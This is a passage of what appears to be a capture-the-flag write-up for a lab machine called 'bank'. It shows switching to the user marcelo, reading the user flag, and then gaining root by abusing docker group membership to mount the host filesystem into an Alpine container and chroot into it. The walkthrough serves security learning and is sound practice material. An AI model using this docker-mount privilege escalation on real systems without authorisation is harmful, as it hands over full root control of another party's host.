
We use the su command to switch to the marcelo user and obtain the user flag.
1
2
3
4
5
6
www-data@bank:/$ su marcelo
Password:
marcelo@bank:/$

marcelo@bank:~$ cat user.txt
52728f2********
Privilege Escalation — Docker
During our privilege escalation checks, we observe that the user marcelo is part of the docker group. This allows us to run Docker containers.
1
2
marcelo@bank:~$ id
uid=1000(marcelo) gid=1000(marcelo) groups=1000(marcelo),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),105(docker)
We exploit this by running an Alpine container and mounting the host’s root filesystem (/) to /mnt inside the container. We then chroot into the mounted filesystem, effectively gaining root access on the host and retrieving the final flag.
1
2
3
4
5
6
7
8
9
10
REPOSITORY   TAG             IMAGE ID       CREATED       SIZE
debian       bookworm-slim   865980b94764   2 weeks ago   74.8MB
alpine       latest          3cb067eab609   3 weeks ago   8.45MB
marcelo@bank:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh^C
marcelo@bank:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh

# bash
root@96d9570269e8:/# cd root/
root@96d9570269e8:~# cat root.txt
e8bd8213********